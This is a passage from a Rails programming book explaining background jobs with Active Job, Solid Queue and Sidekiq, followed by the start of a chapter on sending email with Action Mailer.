This chapter refers to these types of tasks as background jobs. They include any execution handled in a separate process from the Rails application serving up responses to web requests. Rails provides a framework for declaring jobs and running them on various queuing backends. It is called *Active Job*.

Active Job can be used with different libraries as its backend. We'll present you some of those options and our recommendations.

Active Job

The main point of the Active Job framework is to ensure that all Rails apps have a consistent job infrastructure in place. That way, other Rails features, and third-party gems have a standardized foundation to build upon, without worrying about API differences between job runners implementations such as Sidekiq and Solid Queue. That was precisely the situation before the introduction of Active Job in Rails 4.2, and it was painful.

For those of you new to asynchronous processing, it's worth mentioning that the work won't be performed unless the worker processes (or threads, whatever the case may be) belonging to the background processing library are running. If they're not, the job will sit in its queue awaiting execution. We will talk about running the workers when we discuss individual queue implementations.

In Active Job, we assign every job to a queue. A queue is just a name, and what happens to it is entirely left to the backend. You need to select which queues the workers should process for

¹¹³<https://www.youtube.com/watch?v=qyqqGRkUzuw>

¹¹⁴One example would be Google's web.dev

some backends. So make sure you keep that in sync with what you configured for your jobs. Some backends use queues for priorities. This is why you see queue names like `high_priority` and `low_priority` - or `latency_10s` and `latency_2m`. Other backends allow setting a priority on a per-job level.



You can prioritize a job all you want: If you do not have the capacity to run it, it will need to wait. So always keep an eye on your capacity, and add workers when the capacity is too low.

Creating a Job

This section describes how to create a job and place it in a queue for processing. Active Job objects can be defined by creating a class that inherits from the `ActiveJob::Base` class. The only necessary method to implement is the `perform` method. However, most of the time, you use a Rails generator to start from a boilerplate class.

Job Generator

Let's use that generator to create a job in `app/jobs`, along with a corresponding spec. The job of the job (ha!) will be to create an invoice for a timesheet:

```
$ rails g job create_invoice
  invoke  rspec
  create  spec/jobs/create_invoice_job_spec.rb
  create  app/jobs/create_invoice_job.rb
```

Let's look at the generated Ruby class:

```
class CreateInvoiceJob < ApplicationJob
  queue_as :default

  def perform(*args)
    # Do something later
  end
end
```

If you don't provide a queue name, it ends up in a queue called `default`. Incidentally, we could have told the generator that the job should run on a specific queue with the `--queue` command-line parameter, like this:

```
$ rails g job create_invoice --queue urgent
```

The signature of the `perform` method is totally up to you as the developer. We'll take a cutoff time and pass it to a service object that takes care of the actual work involved for our job.

```
class CreateInvoiceJob < ApplicationJob
  queue_as :default

  def perform(timesheet_id)
    CreateInvoice.for_timesheet_id(timesheet_id)
  end
end
```

Enqueueing a Job

Now somewhere else in the codebase, or perhaps in a crontab, you'll enqueue the job for processing by the background library. The arguments you pass to `perform_later` will be passed to your job's `perform` method:

```
CreateInvoiceJob.perform_later(24)
```

Calling `perform_later` immediately queues the job for execution. But what if we want to delay the execution, perhaps to a time when the server is less busy? Call `set` first, like this:

```
CreateInvoiceJob
  .set(wait_until: Date.tomorrow.midnight)
  .perform_later(24)
```

We inserted a `set` method in the call chain. It has a number of options:

- :wait**
Enqueues the job after a specified delay period has elapsed.
- :wait_until**
Enqueues the job at the time specified.
- :queue**
Enqueues the job on a specified queue.
- :priority**
Enqueues the job with the specified priority. It's an integer value that can be used by the underlying queue system to prioritize jobs relative to each other.

It is also possible to call the `perform_now` class method on a job to bypass the queuing system and execute the job code immediately in the same process. We find it useful for command-line and admin tools that bypass standard application workflow.

Here's an example of the `CreateInvoiceJob` called from a Rake task:

```
namespace :invoices do
  task :create do
    CreateInvoiceJob.perform_now(24)
  end
end
```

Bulk Enqueuing

ActiveJob can enqueue multiple jobs at once to save round-trip times to your queue backend:

```
ActiveJob.perform_all_later([
  MyJob.new,
  AnotherJob.new,
  # ...
])
```

Callbacks

ActiveJob provides lifecycle callbacks that you can use to add behavior to jobs and catch exceptions raised during execution. They are similar to callbacks in ActiveRecord. Here is the list:

- `before_enqueue`
- `around_enqueue`
- `after_enqueue`
- `before_perform`
- `around_perform`
- `after_perform`
- `after_discard`

Declarative Error Handling

You can declaratively handle error conditions using the `retry_on` and `discard_on` class methods of `ActiveJob::Base`:

Use `retry_on` to declare that a particular exception should cause the job to retry automatically. You can pass the following options:

- `wait`: Re-enqueues the job with a delay specified in seconds (default: 3 seconds).
- `attempts`: Enqueues the job the specified number of times (default: 5 attempts).
- `jitter`: A random delay in wait time used when calculating back-off (default is 0.15).

- `queue`: Re-enqueues the job on a different queue.
- `priority`: Re-enqueues the job with a different priority.

Use `discard_on` to tell `ActiveJob` to not retry a job if one of the provided exceptions is raised.

- `retry_on`: Declare that a particular exception should cause the job to retry automatically—defaults to 5 attempts, 3 seconds apart. The values passed to the options can be lambdas or a symbol pointing to a private method.
- `discard_on`: Tells `ActiveJob` not to retry a job if a particular exception is raised.

Let's look at some examples:

```
class RemoteServiceJob < ActiveJob::Base
  # Might raise Net::OpenTimeout or Timeout::Error
  # when the remote service is down
  retry_on Net::OpenTimeout, Timeout::Error

  # Might raise ActiveRecord::Deadlocked
  # when a local db deadlock is detected
  retry_on ActiveRecord::Deadlocked, wait: 2.seconds, attempts: 5

  # Might raise ActiveJob::DeserializationError
  # if the record can't be deserialized
  discard_on ActiveJob::DeserializationError

  def perform(*args)
    # ...
  end
end
```

You can also pass the symbol `:polynomially_longer` to `wait`, which uses the following method to calculate the wait time (first wait ~3s, then ~18s, then ~83s, etc):

```
((executions**4) + (Kernel.rand * (executions**4) * jitter)) + 2
```

You can optionally pass a block to both `retry_on` and `discard_on` that is called with the job instance as the first and the error instance as the second parameter. You can use that, for example, to send an exception notification:

```
retry_on(YetAnotherCustomAppException) do |job, error|
  ExceptionNotifier.caught(error)
end
```

Types of Arguments

ActiveJob supports the following types of arguments by default:

- Basic types (NilClass, String, Integer, Float, BigDecimal, TrueClass, FalseClass)
- Symbol
- Date
- Time
- DateTime
- ActiveSupport::TimeWithZone
- ActiveSupport::Duration
- Hash (Keys should be of String or Symbol type)
- ActiveSupport::HashWithIndifferentAccess
- Array
- Module
- Class



You can also define your [own serializers](#)¹¹⁵.

Active Job also supports [GlobalID](#)¹¹⁶ for parameters. This makes it possible to pass model objects to your job. Instead of passing the timesheet ID to our job, we could pass the timesheet object directly:

```
class CreateInvoiceJob < ApplicationJob
  queue_as :default

  def perform(timesheet)
    CreateInvoice.for_timesheet(timesheet)
  end
end
```

¹¹⁵<https://api.rubyonrails.org/classes/ActiveJob/Serializers/ObjectSerializer.html>

¹¹⁶<https://github.com/rails/globalid>

This technique works with any class that mixes in `GlobalID::Identification`, which is the case with `ActiveRecord` models. In this case, we don't need to query the database again.

However, if the record is deleted after the job is enqueued, but before the `perform` method is called, `Active Job` will raise an `ActiveJob::DeserializationError`. Also, keep in mind that this will only work for jobs running in the same Rails instance. We recommend that you stay away from passing a model and instead provide a database identifier. This also has the benefit that if something about the model changes, your job will get the fresh version.

So our recommendation is simple: **Only pass references and primitive types to your jobs**. This will keep you out of trouble.

Job Design

Try to keep your jobs small. If you, for example, want to create a job that creates the invoice for all timesheets of the last month, create two jobs instead:

- One job that takes the ID of a single invoice and creates an invoice for it.
- Another job that finds all timesheets of last month and dispatches the other job for each of them.

If a single creation of a timesheet fails for some reason, the retry mechanism only needs to take care of that one timesheet. Also, it increases the reusability of your jobs.

It's always a good idea to minimize the business logic contained in job classes. Instead, give that responsibility to a model or service class that can be well-tested in isolation from the background processing machinery.



Dirk Breuer says...

`Active Job` is perfect for jobs that take less than a few seconds. But as soon as you exceed this threshold, you will run into problems with deployments. When deploying, your job queue will stop processing new jobs, but it will finish the jobs it is currently working on. This will block your deployment. Instead, look at a solution like Jenkins, and run these long-running jobs separately. They can still live in your codebase, but they should continue running during a deployment.

Outside the Scope of Active Job

There are some features that some `Active Job` backends offer that are not covered by the API of `Active Job`.

If you run your jobs in production, you want to know how much pressure is on your queue. Do you maybe need to add more workers? Do your jobs fail more often than usual? A **dashboard** can

give you an overview. They can also give you details on a specific job. This is a good starting point – if jobs become a more critical part of your application, you will probably need to add them to a more sophisticated monitoring and alerting solution. This task is handled by [Mission Control - Jobs](#)¹¹⁷ since Rails 8. It doesn't support all backends, though. Solutions like Sidekiq provide their own dashboard.

Another common feature is the ability to **enqueue jobs repeatedly** that you can use to replace cron. For example, you might want to run a clean-up job every night or run importers regularly. The traditional solution is to use the Unix utility cron. The problem with cron is that it runs on a single machine. The other observation is that Active Jobs are an excellent fit to be run by a system like cron. Therefore, some backends offer configuration options to run Active Jobs on a schedule.

Finally, **unique jobs** are jobs where only a limited amount of the same job (most of the time: one) is allowed to run at the same time.

Queueing Backends

Active Job has adapters for nearly a dozen queueing backend systems at the time of publication. But how to choose the right one for your application? Let's look at the choices we have.

We can choose a solution that does not persist its jobs. The built-in [Async adapter](#)¹¹⁸ would fit that category. The advantage of this approach is: There is no network communication involved, and you don't need to set up anything. The significant disadvantage: If your application crashes, all jobs are lost. If you deploy a new version, you either need to wait until all jobs are finished or lose the jobs. Therefore, these solutions are rarely appropriate for production because we can't think of cases where losing jobs doesn't matter.

If we want to persist our jobs, we can store them in our database. This is nice from an operations standpoint because we are already running our database, so we don't have any additional cost. In most cases, this also gives us transactional guarantees. The classic solution here is [Delayed::Job](#)¹¹⁹. It can work with any main database you can use with Active Record, and MongoDB. The disadvantage of Delayed Job is that it works with polling, which leads to undesirable performance. Both [Que](#)¹²⁰ and [GoodJob](#)¹²¹ address this problem: They only work with PostgreSQL as they use Advisory Locks and Listen/Notify to achieve much better performance. [Solid Queue](#)¹²² is inspired by GoodJob, but works with MySQL, PostgreSQL and SQLite by leveraging FOR UPDATE SKIP LOCKED. We'll show you Solid Queue, but if you are using Que or GoodJob already, there is no reason to switch.

¹¹⁷https://github.com/rails/mission_control-jobs

¹¹⁸<https://api.rubyonrails.org/classes/ActiveJob/QueueAdapters/AsyncAdapter.html>

¹¹⁹https://github.com/collectiveidea/delayed_job

¹²⁰<https://github.com/que-rb/que>

¹²¹https://github.com/bensheldon/good_job

¹²²https://github.com/rails/solid_queue



The Solid Queue README warns: “Having your jobs in the same ACID-compliant database as your application data enables a powerful yet sharp tool: taking advantage of transactional integrity to ensure some action in your app is not committed unless your job is also committed. This can be very powerful and useful, but it can also backfire if you base some of your logic on this behaviour, and in the future, you move to another active job backend, or if you simply move Solid Queue to its own database, and suddenly the behaviour changes under you.”

Another popular approach is to use Redis. Redis is not a job queue, but you can build one on top of it. If you already have Redis in production for things like caching, you already know how to operate it, giving it an edge over other solutions. It’s also available as software as a service in most clouds. The most popular solution in Ruby for using Redis is [Sidekiq](https://sidekiq.org)¹²³. It uses multi-threading instead of multi-process. Its performance and ability to scale to thousands of jobs per second makes it a solid choice for situations with massive amounts of jobs. We’ll show you Sidekiq as well.



Note that due to a license change in March 2024, you will probably use a Redis-compatible database and not Redis itself. We will still use “Redis” as the term in this chapter to reduce the confusion.

Finally, you can use an actual message broker or job queue. This, of course, requires operating an additional piece of software. Popular solutions include RabbitMQ (via the [bunny](https://github.com/ruby-bunny/bunny)¹²⁴ gem), and AWS SQS (via [shoryuken](https://github.com/shoryuken/shoryuken)¹²⁵).

You can override the default queue adapter for a job. This is especially useful if you’re migrating from another adapter and want to move jobs progressively.

```
class CreateInvoiceJob < ApplicationJob
  self.queue_adapter = :solid_queue

  # ...
end
```

Solid Queue

Solid Queue is a solution provided by the Rails Core team, and is now the default backend. By putting your data inside your database next to your other data, it offers the same ACID guarantees.

Solid Queue can be used with MySQL, PostgreSQL, or SQLite, and it leverages the `FOR UPDATE SKIP LOCKED` clause, if available, to avoid blocking and waiting on locks when polling jobs. MySQL from

¹²³<https://sidekiq.org>

¹²⁴<http://rubybunny.info>

¹²⁵<https://github.com/ruby-shoryuken/shoryuken>

version 8 and PostgreSQL from version 9.5 support Update Skip Locked. SQLite, on the other hand, uses sequential writes.

Compared to solutions like Delayed::Job, Que or Sidekiq, Solid Queue was designed from the beginning to only work with Active Job. Features like `rescue_from`, `retry_on`, `discard_on` are all implemented already by ActiveJob, making Solid Queue significantly smaller in code size.

You queue your jobs along with other changes to your database so that they will commit or rollback with everything else. Solid Queue piggybacks on your Active Record connection, so setup is simple, and jobs are protected by the transactions you're already using. Your jobs and data can be backed up together and restored as a snapshot. If your jobs relate to your data (and they usually do), there's no risk of jobs falling through the cracks during a recovery.

To install, add Solid Queue to your Gemfile:

```
gem 'solid_queue'
```

Bundle install, then run the install command. It generates the migration and the configuration file (see the next section for details). After that, run the migration:

```
$ rails g solid_queue:install
$ rails db:migrate
```

Then configure the back end to use it in an initializer:

```
config.active_job.queue_adapter = :solid_queue
```

Solid Queue can run the job execution separately so that jobs can be scaled independently of the web server. Use the task to execute jobs:

```
$ bundle exec rails solid_queue:start
```

Alternatively, you can run the workers together with your web workers. For that, Solid Queue provides a Puma plugin. This runs the Solid Queue's supervisor together with Puma and lets Puma monitor and manage it. You add the plugin to the `puma.rb`:

```
plugin :solid_queue
```

With very little effort, we have a reliable job queue running.

Configuration

Let's look at the default configuration:

```
default: &default
  dispatchers:
    - polling_interval: 1
      batch_size: 500
  workers:
    - queues: "*"
      threads: 5
      processes: 1
      polling_interval: 0.1

development:
  <<: *default

test:
  <<: *default

production:
  <<: *default
```

The configuration file has a section for every environment. The file uses YAML shenanigans to share the same configuration for the three environments. On the next level of the YAML, we have a key for dispatchers and workers.

For each dispatcher we can configure:

- `polling_interval`: time in seconds the dispatcher will wait before checking for more jobs (default: 1 second)
- `batch_size`: size of the batches the dispatcher will dispatch (default: 500)
- `concurrency_maintenance` (default: 600 seconds) and `concurrency_maintenance_interval` (default: true) are explained in [the section on concurrency](#)
- `recurring_tasks`: a list of recurring tasks the dispatcher will manage, see the [section on recurring jobs](#).

For each worker we can configure:

- `polling_interval`: time in seconds the worker will wait before checking for more jobs (default: 0.1 second)
- `queues`: list of queues the worker will pick jobs from - see the [section on priorities](#) (default: all queues)
- `threads`: maximum size of the thread pool (default: 3).
- `processes`: maximum number of worker processes (default: 1)

Queues and Priorities

For each worker, you can configure a list of queues to listen on (by default, they listen on all queues). As we stated above, the most common reason for multiple queues (which are really just names) is to use them for priorities. If you provide more than one queue to a work, it will always look at the queues in order when searching for a new job. For example:

```
production:
  workers:
    - queues: [ high_priority, low_priority ]
```

In this configuration, the worker will only work on `low_priority` tasks if there are no `high_priority` tasks. Solid Queue supports both queue names and numeric job priorities. Within the same queue, jobs will be picked in order of priority. We recommend you choose one and don't mix them, as it will be confusing.



The queue names are allowed to contain a `*` as a wildcard.

Concurrency

Solid Queue extends Active Job with the method `limits_concurrency`. It allows you to limit how many jobs of a certain type or with certain arguments can run at the same time. When limited in this way, jobs will be blocked from running, and they'll stay blocked until another job finishes and unblocks them. It limits the number of jobs with the same key that are allowed to run at the same time. The method takes the following arguments:

- `key`: The string or symbol which is used to check if it is the same job - see below (required)
- `to`: The maximum number of jobs that fit this description (default: 1)
- `duration`: The guarantee of running the job at maximum of `to` is kept for this duration (default: 3 minutes)
- `group`: Used to control the concurrency of different job classes together (default: job class name)

The key can be a string, symbol or proc. If you want to limit the concurrent runs of jobs of the same class, you provide a string or symbol. If you intend to make it dependent on the arguments provided to the job, you can provide a proc instead. The proc takes the same arguments as your `perform` method, and you need to return a string or symbol.

Recurring Jobs

Solid Queue can enqueue jobs regularly that you can use as a replacement for cron. Solid Queue's recurring jobs use unique indexes to ensure that only a single job is enqueued at the given time interval.

You can configure it in `config/solid_queue.yml`:

```

production:
  dispatchers:
    - recurring_tasks:
        # each recurring job must have a unique key
        create_invoice:
            # reference the Job class with a string
            class: CreateInvoicesForLastHoursJob
            # arguments to pass
            args: [ 24 ]
            # run every day at midnight
            schedule: "every day at midnight"

```

The schedule is parsed by [fugit](#)¹²⁶ and you can use any of the formats it supports.



If you need help with the cron-style format, check out <https://crontab.guru>

Mission Control - Jobs

Solid Queue does not ship its own Dashboards. Instead, you can use [mission_control-jobs](#)¹²⁷ which is also build by the Rails core team. Apart from Solid Queue, it also supports Resque. The dashboard offers features like:

- Inspecting the queues and jobs in them.
- Discard or retry failed jobs.
- Filter jobs by status, queue name or job class name.
- Pause and unpause queues.

To use it, you mount Mission Control Job's Rails engine in your `routes.rb`:

```
mount MissionControl::Jobs::Engine, at: "/jobs"
```



Don't forget to wrap your dashboard with auth logic in production.

¹²⁶<https://github.com/floraison/fugit>

¹²⁷https://github.com/rails/mission_control-jobs

Sidekiq

If you hit a limit with Solid Queue, because you run too many jobs at once or the load on your database becomes too high, you need to look at a dedicated solution. You can either look at systems like RabbitMQ, or check out a Redis-based solution like Sidekiq.

Sidekiq is probably the best performing and most memory-efficient background processing library in the Ruby ecosystem. In fact, over the last few years, it has broken out into mainstream use even by developers working in Python, JavaScript, and other worlds. It is backed by a company that provides paid, enterprise-level support and a Pro version with advanced features.



Please check your Redis persistence settings before going into production. By default, Redis will not persist data to disk - so a crash would lead to loss of your jobs. Check out <https://redis.io/docs/management/persistence>.

Among its benefits, the primary one is that Sidekiq is natively multithreaded, enabling it to process jobs in parallel without the overhead of running multiple processes. Sidekiq can also process jobs with a much smaller memory footprint than other background processing libraries.

To use Sidekiq, add it to your Gemfile:

```
gem 'sidekiq'
```

Then configure the backend to use it in an initializer:

```
config.active_job.queue_adapter = :sidekiq
```

Sidekiq depends on Redis and will assume by default that it will find a Redis server at localhost:6379. That's the usual situation in development and even in smaller production deployments. In larger production deployments, you're probably going to be running Redis on a different server:

```
# config/environments/production.rb
Sidekiq.configure_server do |config|
  config.redis = {
    url: 'redis://redis.example.com:6379/10',
    namespace: 'tr5w'
  }
end

Sidekiq.configure_client do |config|
  config.redis = {
    url: 'redis://redis.example.com:6379/10',
```

```
    namespace: 'tr5w'
  }
end
```

Note that setting the `:namespace` option is entirely optional but highly recommended if Sidekiq shares access to a Redis database.

Configuration

Apart from the configuration of the Redis URL, you configure sidekiq in `config/sidekiq.yml`. Let's define a different concurrency in our different environments:

```
:concurrency: 5
production:
  :concurrency: 10
```



Active Record Database Connections

When using Sidekiq alongside Active Record, ensure that the Active Record connection pool setting `pool` is close or equal to the number of Sidekiq processors.

```
production:
  adapter: postgresql
  database: example_production
  pool: 25
```

Remember that you can add a job to a named queue in Active Job? In Sidekiq, you mainly use this to give them a relative weight. Sidekiq will check a queue with a weight of 2 twice as often as a queue with a weight of 1. Sidekiq will only process jobs on the default queue by default. To add a critical queue that is checked twice as often, add the following to your `config/sidekiq.yml`:

```
# ...
:queues:
  - [critical, 2]
  - low
```

Running Sidekiq Workers

To start up Sidekiq workers, run the `sidekiq` command from the root of your Rails application.

Stopping jobs involves sending signals to the `sidekiq` process, which then takes the appropriate action on all processors:

TERM

Signals that Sidekiq should shut down within the `-t` timeout option. Any jobs that are not completed within the timeout period are pushed back into Redis. These jobs are executed again once Sidekiq restarts. By default, the timeout period is 8 seconds.

USR1

Continues working on current jobs but stops accepting any new ones.

Dashboard

Sidekiq ships a dashboard you can add to your Rails app. Mount the engine in your `config/routes.rb` file:

```
require 'sidekiq/web'

Rails.application.routes.draw do
  # mount it on `/jobs`
  mount Sidekiq::Web => '/jobs'
end
```



Don't forget to wrap your dashboard with auth logic in production.

Sidekiq::Job

According to some benchmarks, the author of Sidekiq states that the Active Job API will be 2-20x slower pushing jobs to Redis and have a 3x processing overhead compared to its native interface. Our example job would look like this in native Sidekiq:

```
class CreateInvoiceJob
  include Sidekiq::Worker
  sidekiq_options queue: 'default'

  def perform(*args)
    # Do something later
  end
end
```

The API is slightly different:

- `perform_later` becomes `perform_async`

- The bulk API (`ActiveJob.perform_all_later`) is replaced with the [batches API](#)¹²⁸, which is only available on paid tiers
- Instead of the `wait` option, use the `perform_in` method
- Instead of the `wait_until` option, use the `perform_at` method

Paid Versions

Compared to the other popular backends, Sidekiq is not entirely open source. Everything we described until this point is included in the open-source edition. But for other features, you will need to update to one of the paid tiers. This includes features that are included in Solid Queue by default.

If Sidekiq crashes while processing a job, it will be lost. You need to update to a paid tier to prevent this. The same is true for batches. For scheduled and unique jobs, you will need to go all the way to the Enterprise edition. We recommend going to at least the Pro tier when using Sidekiq in production. Find more details on the different editions on <https://sidekiq.org>

Conclusion

Most web applications today will need to incorporate some form of asynchronous behavior, and we've covered some of the essential libraries available when needing to implement background processing. There are many other frameworks and techniques available for handling this, so choose the right solution for your needs—remember never to make your users wait.

We recommend going with Solid Queue. It's easy to set up and run and checks all the feature checkboxes, including recurring jobs and a dashboard.

If you run into scaling issues, a dedicated solution might be a better fit (but measure first). If you want or need a dedicated solution, Sidekiq Pro or Enterprise are well-established solutions and well regarded for their speed.

¹²⁸<https://github.com/sidekiq/sidekiq/wiki/Batches>

Sending and Receiving Mails

It's a cool way to send emails without tons of code.

—Jake Scruggs

Integration with email is a crucial part of most modern web application projects. Whether it's sign-up confirmations or password recovery, you'll be happy to hear that Rails offers excellent support for sending email, thanks to its Action Mailer framework. This chapter will cover what's needed to set up your deployment to send mail. We will look at writing mailers, the entities in Rails that encapsulate code having to do with email handling.

Mailer Models

A mailer model is a class that encapsulates code for a particular class of automated emails in your application. A small application might only have one mailer, and larger ones might have many. There could be a correlation between mailer classes and other parts of your domain or not. It all depends.

Let's go ahead and create a mailer model that will contain code to send notices in our time and expenses sample app. Rails provides a generator to get us started rapidly. This mailer will send out notices to users of our sample application who are late in entering their time.

```
$ rails generate mailer Notices
  create  app/mailers/notices_mailer.rb
  invoke  haml
  create  app/views/notices_mailer
  invoke  rspec
  create  spec/mailers/notices_spec.rb
  create  spec/mailers/previews/notices_preview.rb
```

A view folder for the mailer is created at `app/views/notices_mailer`, and the mailer itself is stubbed out at `app/mailers/notices_mailer.rb`:

```
class NoticesMailer < ApplicationMailer
end
```

Kind of like a default Active Record subclass, there's not much there at the start. The generated class inherits from `ApplicationMailer`, which was created when the application was newly bootstrapped, in `app/mailers/application_mailer.rb`

```
class ApplicationMailer < ActionMailer::Base
  default from: "system@timeandexpenses.com"
  layout 'mailer'
end
```

This class, which inherits from `ActionMailer::Base`, follows what should already be a familiar pattern in Rails. It gives you a place to set property and code behavior that is shared across all mailers.

Preparing Outbound Email Messages

You work with Action Mailer classes by defining public mailer methods that correspond to the types of emails that you want to send. Inside the public method, you assign instance variables needed to render the message template(s) and then call the mail method, conceptually similar to the render method used in controllers.

Continuing with our example, let's flesh out a `late_timesheet` mailer action in the `NoticesMailer` class that takes `recipient` and `week_of` parameters.

```
class NoticesMailer < ApplicationMailer
  def late_timesheet(recipient:, week_of:)
    @recipient = recipient
    @week_of = week_of
    mail to: recipient.email,
        subject: "[T&E] Your timesheet is late!!!"
  end
end
```

We're passing the objects needed directly from parameters to the template as instance variables to keep things simple.

Decent Exposure

For the sake of system robustness, some claim that it's better for parameters to async processes (like mailer actions) to be simple integers and strings rather than complex objects.¹²⁹

If you follow that advice, the first part of your mailer action method will contain essentially boilerplate code that uses `ids` to lookup Active Record objects and assign them to instance variables. We can significantly cut down on that boilerplate, plus eliminate the use of icky instance variables by using Decent Exposure, just like we do [in our controller actions](#).

¹²⁹Marshalling versus extra database lookups: determining the tradeoffs are left as an exercise for the reader.

```

class PostMailer < ApplicationMailer
  expose(:posts, -> { Post.last_week.popular.take(10) })
  expose(:post)

  def top_ten_posts_for_last_week
    mail to: User.active.pluck(:email)
  end

  def featured_post(id:)
    @greeting = "Featured Post"
    mail to: "to@example.org"
  end
end

```

In the example, both `posts` and `post` are exposed as helper methods to your mailer template. The mailer's instance methods are not called directly but rather through the mailer class, which gives the Decent Exposure library a chance to hook into the execution chain and do its magic.

Action instance methods

The following methods are available inside of a mailer action.

attachments

Enables you to add normal and inline file attachments to your message.

```

attachments["myfile.zip"] = File.read("/myfile.zip")
attachments.inline["logo.png"] = File.read("/logo.png")

```

headers

Enables you to supply a hash of arbitrary custom email headers.

```
headers("X-Author" => "Obie Fernandez")
```

mail

Generates an email message to be sent. It takes an optional hash of parameters and headers passed to the `Mail::Message` initializer and an optional block. If no block is specified, mailer templates will be used to construct the email with the same name as the method in the mailer. If a block is specified these can be customized.

mail method parameters

The following parameters can be passed to the `mail` method:

subject

Required. A subject line for the message.

to Required. The recipient addresses for the message, either as a string (for a single address) or an array (for multiple addresses). Remember that this method expects actual address strings, not your application's user objects.

```
def missing_timesheets_for_last_week
  mail to: User.missing_timesheets_for_last_week.pluck(:email),
       subject: "[T&E] Your timesheet is late!!!"
end
```

from

Required. Specifies the from address for the message as a string. Check that your from address is set correctly (and that [DKIM¹³⁰](#) is configured for it).

cc Specifies carbon-copy recipient (Cc:) addresses for the message, either as a string (for a single address) or an array for multiple addresses.

bcc Specifies blind recipient (Bcc:) addresses for the message, either as a string (for a single address) or an array for multiple addresses.

reply_to

Sets the email for the reply-to header.

date

An optional explicit sent on date for the message, usually passed `Time.now`. Will be automatically set by the delivery mechanism if you don't supply a value, and cannot be set using the default macro.

mail Method Formats

The `mail` method takes an optional block, letting you provide a template per format similar to Rails routes.

```
mail(to: "user@example.com") do |format|
  format.text
  format.html
end
```

¹³⁰https://en.wikipedia.org/wiki/DomainKeys_Identified_Mail

Mailer Views

The body of the email is created by using a view template (regular Haml or ERB) that has the instance variables in the mailer available as instance variables in the template. So the corresponding text template for our mailer method could look like this:

```
Dear <%= @recipient.name =%> ,
```

```
Your timesheet for the week of <%= @week_of.strftime("%m/%d") %> is late. You should\
  feel ashamed.
```

```
Sincerely,
T&E System
```



Don't use Haml for plain text email templates. ERB is a little easier and doesn't lose line breaks. Try it and see.

If the recipient was Aslak, the email generated would look like this:

```
From: system@timeandexpenses.com
To: aslak@tw.com
Subject: [T&E] Your timesheet is late!!!
```

```
Dear Aslak,
```

```
Your timesheet for the week of Aug 15th is late. Shame on you!
```

Mailer views are located in the `app/views/name_of_mailer_class` directory. The specific mailer view is known to the class because its name is the same as the mailer method. In our example from above, our mailer view for the `late_timesheet` method will be in `app/views/late_notice_mailer/late_notice.html.haml` for the HTML version and `app/views/late_notice_mailer/late_notice.text.erb` for the plain text version.



Note that plain text email templates have a `text` extension, not `txt`

HTML Email Messages

To send mail as HTML, make sure your view template generates HTML and that the corresponding template name corresponds to the email method name. You can also override this template name in the block in the formatter, although we'd be hard-pressed to imagine why you would need to do so.

```
mail(to: "user@example.com") do |format|  
  format.text  
  format.html { render "another_template" }  
end
```

The render Method

The render method inside a mailer formatter block is very similar to its Action View counterpart. It understands parameters such as text or nothing to override template rendering. It also understands layout if you want to specify a different layout for a particular mailer action.

Multipart Messages

If a plain text and HTML template are present for a specific mailer action, both the text template and the HTML template will get sent by default as a multipart message. The HTML part will be flagged as alternative content for those email clients that support it.

Implicit Multipart Messages

As mentioned earlier in the chapter, multipart messages can also be used implicitly, without passing a block of formatters to the mail method, because Action Mailer will automatically detect and use multipart templates, where each template is named after the name of the action, followed by the content type. Each such detected template will be added as a separate part to the message.

For example, if the following templates existed, each would be rendered and added as a separate part to the message, with the corresponding content type. The same body hash is passed to each template.

- signup_notification.text.html
- signup_notification.text.html.html
- signup_notification.text.xml.builder
- signup_notification.text.yaml.erb

Attachments

To add an attachment to your email, use the attachments method in your mailer class:


```
class NoticesMailer < ApplicationMailer
  def late_timesheet(recipient:, week_of:)
    @recipient = recipient
    @week_of = week_of
    attachments["handbook.pdf"] = File.read("/docs/employee/handbook.pdf")
    mail to: recipient.email,
        from: "test@myapp.com",
        subject: "[T&E] Your timesheet is late!!!"
  end
end
```

If you want to use the image inline in the HTML template, use `attachments.inline` like this:

```
attachments.inline["shame.jpg"] = File.read("app/assets/images/shame.jpg")
```



Notice that `File.read` works with a relative path at the root of your Rails application.

You can access this attachment in the template via the `attachments` hash, calling the `url` method to get the image's relative content id path. The content id path, or `cid` for short, is like a URL pointing to a specific part of a multi-part message.

```
%p Dear #{@recipient.name},
```

```
%p Your timesheet for the week of #{@week_of.strftime("%m/%d")} is late. Here's a photo depicting how you should feel about it.
```

```
%p= image_tag attachments['shame.jpg'].url, alt: "Shame on you"
```

```
%p Sincerely,
```

```
%p T&E System
```

Attachment Parameters and Alternate Encodings

Rails automatically Base64 encodes attachments. If you want something different, encode your content yourself and pass in the encoded content and encoding information in a hash to the `attachments` method. Pass the file name and specify headers and content and Action Mailer:

```
control, encoded_content = PGP.crypt(message)

attachments['control'] = {
  mime_type: 'application/pgp-encrypted',
  encoding: 'PGP',
  content: encoded_content
}
attachments['encoded_content'] = {
  mime_type: 'application/octet-stream',
  encoding: 'PGP',
  content: encoded_content
}
```



The example is just illustrative pseudo-code. If you're interested in learning how to use PGP in your Rails application, check out the Mail:GPG Gem <https://github.com/jkraemer/mail-gpg>.

Once you specify an encoding, Action Mailer will assume that your content is already encoded and not try to Base64 encode it.

Generating URLs

Generating application URLs is handled through named routes or using the `url_for` helper. Since your mailer class does not have request context like controllers do, you need to set the host configuration option. The best practice for this is to define them in the corresponding environment configuration, although it can be defined on a per mailer basis or even per method call.

```
# config/environments/production.rb
config.action_mailer.default_url_options = { host: 'accounting.com' }
```

In your mailer, you can now generate your URL. It is important to note that you cannot use the `_path` variation for your named routes since email readers don't have the concept of a current URL from which to derive a hostname.

Mailer Layouts

Mailer layouts behave just like controller layouts. To be automatically recognized, they need to have the same name as the mailer itself. In our ongoing example code in this chapter, a template would automatically be used for our HTML emails.

Just like with normal views, you can also add custom layouts if your heart desires, either at the class level or as an optional parameter to the `render` method.

```
class NoticesMailer < ApplicationMailer
  layout "alternative"

  def late_timesheet(user, week_of)
    mail(to: user.email) do |format|
      format.html { render layout: "another" }
    end
  end
end
```

We've now talked extensively about preparing email messages for sending, but what about actually sending them to the recipients?

Sending an Email

Sending emails involves calling the mailer action at the *class level* of your mailer class. That's unintuitive because mailer actions are implemented as *instance methods*, but that's the way it works.

```
aslak = User.find_by(email: "aslak@thoughtworks.com")
NoticesMailer.late_timesheet(recipient: aslak,
  week_of: 1.week.ago).deliver_later
```

Mailer class methods return an `ActionMailer::MessageDelivery` object, which can be told to `deliver_now` or `deliver_later` to send itself out.

Active Job integrates with Action Mailer to easily enable sending of emails without holding up request processing. Just use `deliver_later` instead of `deliver_now`.

Newly created jobs are placed in a queue named `mailers`. That behavior can be customized in an initializer or environment script using the following setting:

```
config.action_mailer.deliver_later_queue_name = 'default'
